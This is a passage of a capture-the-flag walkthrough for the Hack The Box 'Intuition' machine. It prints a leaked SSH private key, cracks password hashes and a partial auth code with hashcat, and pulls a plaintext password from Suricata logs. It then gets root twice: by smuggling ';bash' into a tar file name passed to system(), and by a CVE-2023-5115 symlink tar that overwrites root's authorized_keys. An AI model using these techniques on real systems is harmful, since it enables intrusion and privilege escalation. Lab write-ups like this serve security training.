Ii/+onMlIWGK8RlgeXfxCfgynR4OgHAAAAwQDhkQFsKCDv77NYYKOpGTWE+KFz0RfwzzCd
PrfoZmzK1ochjyDlDdGOijZwoH0QIfYRnHIGert/TqOE2Q5GWhenDZFVZZ0r7Xd+vF4zBp
Wegav977wzxeCfbcCguVMxURADJnDkwBBR73NCUhWr66flDjCbJCwkO8arAyQhLjNtidJW
AXdey9qvOnSaLQnvpgXGYci2LsFTvREYZp1hHcvrZHWhGtQr8fSwecUWkgMyO/SuqNkrsT
7FAF6OyxAJBOcAAAANZGV2X2FjY0Bsb2NhbAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

We can then use ssh-keygen to retrieve information about the account and even reset the password for the key:

```
 chmod 600 priv.key

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Intuition/exploit]
└─$ ssh-keygen -y -f priv.key
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDfUe6nu6udKETqHA3v4sOjhIA4sxSwJOpWJsS//l6KBOcH
RD6qJiFZeyQ5NkHiEKPIEfsHuFMzykx8lAKK79WWvR0BV6ZwHSQnRQByD9eAj60Z/CZNcq19PHr6
uaTRjHqQ/zbs7pzWTs+mdCwKLOU7x+X0XGGmtrPH4/YODxuOwP9S7luu0XmG0m7sh8I1ETISobyc
DN/2qa1E/w0VBNuBltR1BRBdDiGObtiZ1sG+cMsCSGwCB0sYO/3aa5Us10N2v3999T7u7YTwJuf9
Vq5Yxt8VqDT/t+JXU0LuE5xPpzedBJ5BNGNwAPqkEBmjNnQsYlBleco6FN4La7Irn74fb/7OFGR/
iHuLc3UFQkTlK7LNXegrKxxb1fLp2g4B1yPr2eVDX/OzbqAE789NAv1Ag7O5H1IHTH2BTPTF3Fsm
7pk+efwRuTusue6fZteAipv4rZAPKETMLeBPbUGoxPNvRy6VLfTLV+CzYGJTdrnNHWYQ7+sqbcJF
GDBQ+X3QelE= dev_acc@local

└─$ ssh-keygen -p -f priv.key
Key has comment 'dev_acc@local'
```

```
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
```

Now, supply the SSH password from above at each turn;
We can the log in to the `dev_acc` using the key above:

```
└─$ ssh -i priv.key dev_acc@comprezzor.htb
dev_acc@intuition:~$ whoami
dev_acc
```

02 - Privilege Escalation

dev_acc@intution

Being the `dev_acc`, we see that we can read the `user.txt`:

```
dev_acc@intuition:~$ cat user.txt
66aa503af90aa7608a13593a59323037
```

Looking at the home directory:

```
dev_acc@intuition:~$ ls -la
total 28
drwxr-x--- 4 dev_acc dev_acc 4096 Apr  9 18:26 .
drwxr-xr-x 5 root    root    4096 Apr 25 11:32 ..
lrwxrwxrwx 1 root    root       9 Apr  9 18:26 .bash_history -> /dev/null
-rw-r--r-- 1 dev_acc dev_acc 3771 Sep 17  2023 .bashrc
drwx------ 2 dev_acc dev_acc 4096 Apr  4 16:21 .cache
-rw-r--r-- 1 dev_acc dev_acc  807 Sep 17  2023 .profile
drwx------ 2 dev_acc dev_acc 4096 Oct  8  2023 .ssh
-rw-r----- 1 root    dev_acc   33 Apr 29 13:05 user.txt
```

We see, that there is nothing out of the ordinary, now our path will branch into two from here.
(Meaning that the order in which we do the paths does not matter, they both still meet in Rome)

path 1: Runner1

From the `/opt`, we can observe the following:

```
dev_acc@intuition:~$ ls -la /opt
total 28
```

```
drwxr-xr-x  7 root root    4096 Apr 10 08:21 .
drwxr-xr-x 19 root root    4096 Apr 10 07:40 ..
drwx--x--x  4 root root    4096 Aug 26  2023 containerd
drwxr-xr-x  4 root root    4096 Sep 19  2023 ftp
drwxr-xr-x  3 root root    4096 Apr 10 08:21 google
drwxr-x---  2 root sys-adm 4096 Apr 10 08:21 playbooks
drwxr-x---  2 root sys-adm 4096 Apr 10 08:21 runner2
```

Meaning that the `ftp` directory is most likely the above; We can do a listing:

```
dev_acc@intuition:~$ ls -la /opt/ftp
total 16
drwxr-xr-x 4 root root 4096 Sep 19  2023 .
drwxr-xr-x 7 root root 4096 Apr 10 08:21 ..
drwxrwx--- 3 root adam 4096 Apr 10 08:21 adam
drwxrwx--- 2 root root 4096 Apr 29 18:05 ftp_admin
```

From above, we have two `ftp` users, `adam` and `ftp_admin`. From the webserver that was running, we know that `adam` was a user in the database and hence, his credentials must be saved somewhere in the database. The `auth` file from our `app.py`, tells us exactly the database location:

- auth.py -> `/app/code/blueprints/auth/auth.py` and leads us to `auth_utils`

```
from .auth_utils import * # from auth.py
USER_DB_FILE = os.path.join(os.path.dirname(__file__), 'users.db') # from
auth_utils.py
```

We can then find the full path simply as: `/app/code/blueprints/auth/users.db`. We can simply use find to locate the db:

```
dev_acc@intuition:~$ find / -name users.db 2>/dev/null
/var/www/app/blueprints/auth/users.db
```

Our path seems to be right, because it was in a container (the path was different). But from there we can dump the password and crack it


```
dev_acc@intuition:~$ sqlite3 /var/www/app/blueprints/auth/users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
```

```
sqlite> select * from users
   ...> ;
1|admin|sha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606|admin
2|adam|sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43|webdev
```

- hashes file:

```
admin:sha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606
adam:sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43
```

- hashcat command (Since it is a Flask application, we can search for the mode of that format -> Flask, Python)




```
hashcat -a 0 -m 30120 hashes /usr/share/wordlists/rockyou.txt --user --show
adam:sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43:adam gray
```

Only one hash cracks: `adam gray`, the `su` or `sudo` does not work for `adam`, but the password seems to work for `ftp`:

```
dev_acc@intuition:~$ ftp adam@localhost
Connected to localhost.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

We can still continue enumerating it:

```
ftp> ls
229 Entering extended passive mode (|||38499|).
125 Data connection already open. Transfer starting.
drwxr-xr-x   3 root     1002         4096 Apr 10 08:21 backup
226 Transfer complete.
ftp> cd backup
250 "/backup" is the current directory.
ftp> ls
229 Entering extended passive mode (|||51823|).
125 Data connection already open. Transfer starting.
drwxr-xr-x   2 root     1002         4096 Apr 10 08:21 runner1
226 Transfer complete.
ftp> cd runner1
250 "/backup/runner1" is the current directory.
ftp> ls
229 Entering extended passive mode (|||46679|).
150 File status okay. About to open data connection.
-rwxr-xr-x   1 root     1002          318 Apr 06 00:25 run-tests.sh
-rwxr-xr-x   1 root     1002        16744 Oct 19  2023 runner1
-rw-r--r--   1 root     1002         3815 Oct 19  2023 runner1.c
```

We have a directory, that we can get using `ftp`, then download it to our box using `scp`:

```
dev_acc@intuition:~$ cd /tmp
dev_acc@intuition:/tmp$ mkdir mine
dev_acc@intuition:/tmp$ ftp adam@localhost
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd backup/runner1/
250 "/backup/runner1" is the current directory.
ftp> get run
run-tests.sh    runner1         runner1.c
ftp> get run-tests.sh
local: run-tests.sh remote: run-tests.sh
[SNIPPED]
ftp> exit

dev_acc@intuition:/tmp/mine$ ls -la
total 40
```

```
drwxrwxr-x  2 dev_acc dev_acc  4096 Apr 29 18:29 .
drwxrwxrwt 15 root    root     4096 Apr 29 18:29 ..
-rw-rw-r--  1 dev_acc dev_acc 16744 Oct 19  2023 runner1
-rw-rw-r--  1 dev_acc dev_acc  3815 Oct 19  2023 runner1.c
-rw-rw-r--  1 dev_acc dev_acc  1670 Apr 29 18:29 runner1.zip
-rw-rw-r--  1 dev_acc dev_acc   318 Apr  6 00:25 run-tests.sh
dev_acc@intuition:/tmp/mine$ rm runner1.zip
dev_acc@intuition:/tmp/mine$ zip myfile.zip *
  adding: runner1 (deflated 77%)
  adding: runner1.c (deflated 69%)
  adding: run-tests.sh (deflated 47%)
```

Using `scp` copy the zip file to your directory:

```
scp -i priv.key dev_acc@intuition:/tmp/mine/myfile.zip .
```

From the above, we see the source code of the binary and what is interesting is the `check_auth` function.

```
int check_auth(const char* auth_key) {
    unsigned char digest[MD5_DIGEST_LENGTH];
    MD5((const unsigned char*)auth_key, strlen(auth_key), digest);

    char md5_str[33];
    for (int i = 0; i < 16; i++) {
        sprintf(&md5_str[i*2], "%02x", (unsigned int)digest[i]);
    }

    if (strcmp(md5_str, AUTH_KEY_HASH) == 0) {
        return 1;
    } else {
        return 0;
    }
}
```

It appears to be doing the following:

- Takes the `auth_key` as an array of characters
- Converts it into an `MD5 hex string` and checks if its equal ton the `AUTH_KEY_HASH = #define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"`.
  Looking into the file, it appears as if the `AUTH_KEY` is passed as an argument in the `-a` flag.

```
  for (int i = 2; i < argc; i++) {
        if (strcmp(argv[i], "-a") == 0) {
            if (i + 1 < argc) {
                strncpy(auth_key, argv[i + 1], sizeof(auth_key));
                auth_required = 1;
                break;
            } else {
                printf("Error: -a option requires an auth key.\n");
                return 1;
            }
        }
    }
```

So we need the correct file; Looking into the `run-test.sh` we see a partial password:

```
#!/bin/bash

# List playbooks
./runner1 list

# Run playbooks [Need authentication]
# ./runner run [playbook number] -a [auth code]
#./runner1 run 1 -a "UHI75GHI****"

# Install roles [Need authentication]
# ./runner install [role url] -a [auth code]
#./runner1 install http://role.host.tld/role.tar -a "UHI75GHI****"
```

Partial pass:
`auth code = UHI75GHI****`
Since we have the hash, `0feda17076d793c2ef2870d7427ad4ed` and a partial pass with most chars known, `UHI75GHI****`, we can be able to do a `mask attack` in hashcat mode:

```
hashcat -a 3 -m 0 0feda17076d793c2ef2870d7427ad4ed -1 '?u?d' "UHI75GHI?1?1?1?1"
```

- The `-1` is a custom option used to specify a combined `test` of sorts, it tells the hashcat to try both uppercase and digits. This is not an assumption per se, its observable how the user has created the password (a combinations of uppercase and digits).
- The `-a 3` means use the `brute mode`
  Results:

```
hashcat -a 3 -m 0 0feda17076d793c2ef2870d7427ad4ed -1 '?u?d' "UHI75GHI?1?1?
1?1" --show
0feda17076d793c2ef2870d7427ad4ed:UHI75GHINKOP
```

And we get the `auth code`. We can try to pass it in the binary to test it:

```
└─$ ./runner1 list -a UHI75GHINKOO
Error: Authentication failed.

┌──(pypGhost)-[~/…/Active/Intuition/www/runner]
└─$ ./runner1 list -a UHI75GHINKOP
Failed to open the playbook directory: No such file or directory
```

We see it works.

Path 2: Runner2

From here, it was a matter of **intuition**, meaning if there is `runner1` then there must be `runner2`.
Looking at the `/opt` folder we see the following:

```
dev_acc@intuition:/tmp/mine$ ls -la /opt
total 28
drwxr-xr-x  7 root root    4096 Apr 10 08:21 .
drwxr-xr-x 19 root root    4096 Apr 10 07:40 ..
drwx--x--x  4 root root    4096 Aug 26  2023 containerd
drwxr-xr-x  4 root root    4096 Sep 19  2023 ftp
drwxr-xr-x  3 root root    4096 Apr 10 08:21 google
drwxr-x---  2 root sys-adm 4096 Apr 10 08:21 playbooks
drwxr-x---  2 root sys-adm 4096 Apr 10 08:21 runner2
```


Looking at the permissions, we see the following:

```
drwxr-x---  2 root sys-adm 4096 Apr 10 08:21 runner2
```

- d -> directory
- rwx -> For the first owner (readable, writable and executable by `root`)
- r-x -> For the group (readable, not writable and executable by `sys-adm` group)
- `---` -> Means for everyone else outside those group, you cant read, write or execute anything there
  Looking at the users:

```
dev_acc@intuition:/tmp/mine$ id adam
uid=1002(adam) gid=1002(adam) groups=1002(adam),1004(sys-adm)
dev_acc@intuition:/tmp/mine$ id dev_acc
uid=1001(dev_acc) gid=1001(dev_acc) groups=1001(dev_acc)
dev_acc@intuition:/tmp/mine$ id lopez
uid=1003(lopez) gid=1003(lopez) groups=1003(lopez),1004(sys-adm)
```

Meaning, we need the `sys-adm` user, which is either `adam` or `lopez`. According to my intuition, the author, `kavi` must be a "simp" for `Jeniffer Lopez` so Ill bet on that user first!
Enumerating further, we see something different in the `/var/log` files:



That file does not normally exists, we can export the contents to a file we control and check it out:

```
dev_acc@intuition:/tmp/mine$ cp /var/log/suricata/* .
dev_acc@intuition:/tmp/mine$ gzip -d * 2>/dev/null
```

The following command retrieves mention of the `user` anywhere:

```
grep -ia * adam # No good results for adam
grep -ia * lopez # Something interesting

eve.json.7:{"timestamp":"2023-09-
28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33","even
t_type":"ftp","src_ip":"192.168.227.229","src_port":45760,"dest_ip":"192.168
.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:hzLyTSoEJF
iGcXoVyvk2lbJlaF0=","ftp":
{"command":"PASS","command_data":"Lopezz1992%123","completion_code":
["230"],"reply":["Login successful."],"reply_received":"yes"}}
```

We find the password for the `lopez` user: `Lopezz1992%123` as it is the latest in the log. We can verify this by doing `su`:

```
lopez@intuition:~$ whoami
lopez
lopez@intuition:~$ id
uid=1003(lopez) gid=1003(lopez) groups=1003(lopez),1004(sys-adm)
```

lopez@intuition (from creds stored in suricata log files)

From the `lopez` user, we can run `sudo -l`:

```
[sudo] password for lopez:
Matching Defaults entries for lopez on intuition:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin, use_pty

User lopez may run the following commands on intuition:
    (ALL : ALL) /opt/runner2/runner2
lopez@intuition:~$
```


We see that we can run `runner2` as `root`, our **intuition was right**. So let us go there:

```
lopez@intuition:/opt/runner2$ file runner2
runner2: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=e1d85ed284e278ad7ab92c2208e4d34cbdceec24, for GNU/Linux 3.2.0,
not stripped
```

We can download the file to examine it from our side:

runner2 analysis

We can use ghidra or any other tool to reverse engineer the binary:



In my case Ill be using `binary ninja free demo`. We will summarize this file because it is long:

- It takes in a json file as input (that means the argument that must be supplied when running the file)
- It utilises a `run` key in a json object. The `run` key must contain an `action` key, and a different argument for different actions.
- It must include an `auth_code` key which appears to be the `auth_code` we cracked. Hence a basic structure of the file looks like this:

```
{
        "run" : {"action" : "[action]", "[additional argument]" : "
[value]"},
        "auth_code": "AUTH_CODE"
}
```

With that we can figure out the next step. There appears to be two paths which we will both discuss here. Since the `runner2` is just a variant of the `runner1`, we can use the `source code` of `runner1.c` to help us in exploit development.

Command Injection (Unintended)

If you understand how the `runner2` works from analysis, you will notice the vulnerability in the `install role` option. Let us look at the code:

```
void installRole(const char *roleURL) {
        char install_command[1024];
        snprintf(install_command, sizeof(install_command), "%s install %s",
ANSIBLE_GALAXY_BIN, roleURL);
        system(install_command);
}



000016b9  int64_t installRole(int64_t arg1)

000016b9  {
000016cf      void* fsbase;
000016cf      int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
000016ef      if (isTarArchive(arg1) != 0)
000016ed      {
00001745          void var_418;
00001745          snprintf(&var_418, 0x400, "%s install %s",
"/usr/bin/ansible-galaxy", arg1);
00001754          system(&var_418);
00001751      }
0000170f      else
0000170f      {
0000170f          fwrite("Invalid tar archive.\n", 1, 0x15, stderr);
000016f8      }
00001766      if (rax == *(uint64_t*)((char*)fsbase + 0x28))
0000175d      {
0000176e          return (rax - *(uint64_t*)((char*)fsbase + 0x28));
0000175d      }
00001768      __stack_chk_fail();
00001768      /* no return */
00001768  }
```

From above we get the following:

- We know the `roleURL` is passed into the following but from the actual binary, the rolerURL is actually a `tar` file that is checked if it is a tar file using the `isTarArchive` function. (It

appears to be checking only the magic bytes of a tar file)

```
uint64_t isTarArchive(int64_t arg1)

{
    void* fsbase;
    int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
    int64_t rax_2 = archive_read_new();
    archive_read_support_filter_all(rax_2);
    archive_read_support_format_all(rax_2);
    uint64_t rax_8;
    if (archive_read_open_filename(rax_2, arg1, 0x2800) != 0)
    {
        archive_read_free(rax_2);
        rax_8 = 0;
    }
    else
    {
        int32_t var_28_1 = 0;
        while (true)
        {
            void var_20;
            if (archive_read_next_header(rax_2, &var_20, &var_20) != 0)
            {
                break;
            }
            var_28_1 = 1;
            archive_read_data_skip(rax_2);
        }
        archive_read_close(rax_2);
        archive_read_free(rax_2);
        rax_8 = ((uint64_t)var_28_1);
    }
    *(uint64_t*)((char*)fsbase + 0x28);
    if (rax == *(uint64_t*)((char*)fsbase + 0x28))
    {
        return rax_8;
    }
    __stack_chk_fail();
    /* no return */
}
```

- After validating the `tar` file it does a very bad mistake, this is where the exploit is, it concatenates the string into one and then calls `system`. The issue is this, if I have a tar file name called: `pyp.tar;bash`, I can simply get shell. This is because of the following:

```
role_file = "pyp.tar;bash"
/usr/bin/ansible-galaxy pyp.tar;bash
```

Which in `bash/sh/dash` is split into `two` commands by the `;` separator. Meaning the program runs the `ansible-galaxy` command and finishes, after that it proceeds to execute my command launching me into a bash shell with the privileges that exist.

poc

- test.json

```
{
        "run" : {"action" : "install", "role_file" : "pyp.tar;bash"},
        "auth_code": "UHI75GHINKOP"
}
```

- commands

```
lopez@intuition:/tmp/poc$ vi test.json
lopez@intuition:/tmp/poc$ ls -la
total 12
drwxrwxr-x  2 lopez lopez 4096 Apr 29 20:31 .
drwxrwxrwt 15 root  root  4096 Apr 29 20:28 ..
-rw-rw-r--  1 lopez lopez   99 Apr 29 20:31 test.json
lopez@intuition:/tmp/poc$ tar -cvf 'pyp.tar;bash' test.json
test.json
lopez@intuition:/tmp/poc$ ls -la
total 24
drwxrwxr-x  2 lopez lopez  4096 Apr 29 20:33  .
drwxrwxrwt 15 root  root   4096 Apr 29 20:28  ..
-rw-rw-r--  1 lopez lopez 10240 Apr 29 20:33 'pyp.tar;bash'
-rw-rw-r--  1 lopez lopez    99 Apr 29 20:31  test.json
lopez@intuition:/tmp/poc$ sudo /opt/runner2/runner2 test.json
[sudo] password for lopez:
Starting galaxy role install process
[WARNING]: - pyp.tar was NOT installed successfully: Unknown error when
attempting to call Galaxy at 'https://galaxy.ansible.com/api/': <urlopen
error [Errno -3] Temporary failure in
name resolution>
ERROR! - you can use --ignore-errors to skip failed roles and finish
processing the list.
root@intuition:/tmp/poc#
```

We get shell as root! We can be validate this using the `id` command:

```
root@intuition:/tmp/poc# whoami
root
```

```
root@intuition:/tmp/poc# id
uid=0(root) gid=0(root) groups=0(root)
```

Arbitrary write as root

This second path exists because of the same similar option as above, `ansible-galaxy install`. If we look, using `lopez`, we notice the following version for the binary:

```
lopez@intuition:/tmp/poc$ ansible-galaxy --version
ansible-galaxy 2.10.8
```

From the above, there exists a CVE and a POC for this version; `CVE-2023-5115` which states:

```
An absolute path traversal attack exists in the Ansible automation platform.
This flaw allows an attacker to craft a malicious Ansible role and make the
victim execute the role. A symlink can be used to overwrite a file outside
of the extraction path.

Redhat report:
When installing a maliciously created Ansible role using `ansible-galaxy
role install`, arbitrary files the user (our case root) has access to can be
overwritten. The malicious role must contain a symlink with an absolute path
to the target file, followed by a file of the same name (as the symlink)
with the contents to write to the target.
```

The POC exists in github: https://github.com/ansible/ansible/blob/1e930684bc0a76ec3d094cd326738ad26416541c/test/integration/targets/ansible-galaxy-role/files/create-role-archive.py (which we will use latter after manually exploiting this path!) (Credits to `jaxafed` for this payload)
So the gist is this,

- Generate a private key to ssh in
- Create a role in the `meta/main.yml` with `junk`
- Create a symlink with a name, `pyp` to the `/root/.ssh/authorized_keys` (The file we want to overwrite)
- Add the two files to a `tar` file, `pyp.tar`
- Delete the symlink and copy a public key as the same name as the symlink, `pyp`.
- Append the `pyp` to the tar file, copy it to the machine and run the command with a modified json file matching the name

poc

- Attaclker

```
┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ mkdir meta

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ echo "pyp" >> meta/main.yml

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ ssh-keygen -f root
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
[SNIPPED]
┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ ln -s /root/.ssh/authorized_keys pyp

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ tar -cvf pyp.tar pyp meta/main.yml
pyp
meta/main.yml

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ ls -la
total 32
drwxrwxr-x 3 pyp pyp  4096 Apr 29 23:57 .
drwxrwxr-x 8 pyp pyp  4096 Apr 29 23:56 ..
drwxrwxr-x 2 pyp pyp  4096 Apr 29 23:56 meta
lrwxrwxrwx 1 pyp pyp    26 Apr 29 23:57 pyp -> /root/.ssh/authorized_keys
-rw-rw-r-- 1 pyp pyp 10240 Apr 29 23:57 pyp.tar
-rw------- 1 pyp pyp  2590 Apr 29 23:56 root
-rw-r--r-- 1 pyp pyp   563 Apr 29 23:56 root.pub

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ rm pyp

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ cp root.pub pyp

┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/runner2]
└─$ tar --append --file=pyp.tar pyp

└─$ scp pyp.tar lopez@comprezzor.htb:/tmp/poc
lopez@comprezzor.htb's password:
pyp.tar
```

- Victim
  trial.json:

```
{
        "run" : {"action" : "install", "role_file" : "pyp.tar"},
        "auth_code": "UHI75GHINKOP"
}
```

commands:

```
lopez@intuition:/tmp/poc$ nano trial.json
lopez@intuition:/tmp/poc$ cat trial.json
{
        "run" : {"action" : "install", "role_file" : "pyp.tar"},
        "auth_code": "UHI75GHINKOP"
}
lopez@intuition:/tmp/poc$ sudo /opt/runner2/runner2 trial.json
[sudo] password for lopez:
Starting galaxy role install process
- extracting pyp.tar to /root/.ansible/roles/pyp.tar
- pyp.tar was installed successfully
ERROR! Unexpected Exception, this is probably a bug: 'str' object has no
attribute 'get'
to see the full traceback, use -vvv
```

When we log in to the root shell, we see it has worked:

```
root@intuition:~/.ssh# cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCot5PPMM4tExpOrLMEYBXguNjamvI5vjYlhwGBVAKmHi4D
QSHaP4Wd66rQJmayA4piotDpWIgEJV+u+6APX76eEfnAI2D6QJ6CBDQg4n2xEp+zurpxnsnCH6pl
4J7daryfKGzxd3wty3J+xax2bLTiDuA6c8FSXRvS8nM+tbehtALWn87nlb0hLTj2lfx46SlWLJsH
YUaZjSwQh34JOmeSSIpYdXDa1NnHkpGz7kUM0oxxt4uREe5pIXqcQoxJK1tUwUrUf5bMyfyaeXQn
5+fFf3ZcJ9g9A9Yx1hz3Mc4G1DbJz+HnYz/kvTL1JPc3xODqsOWv4O573ARcEYWE+moizshz6uvm
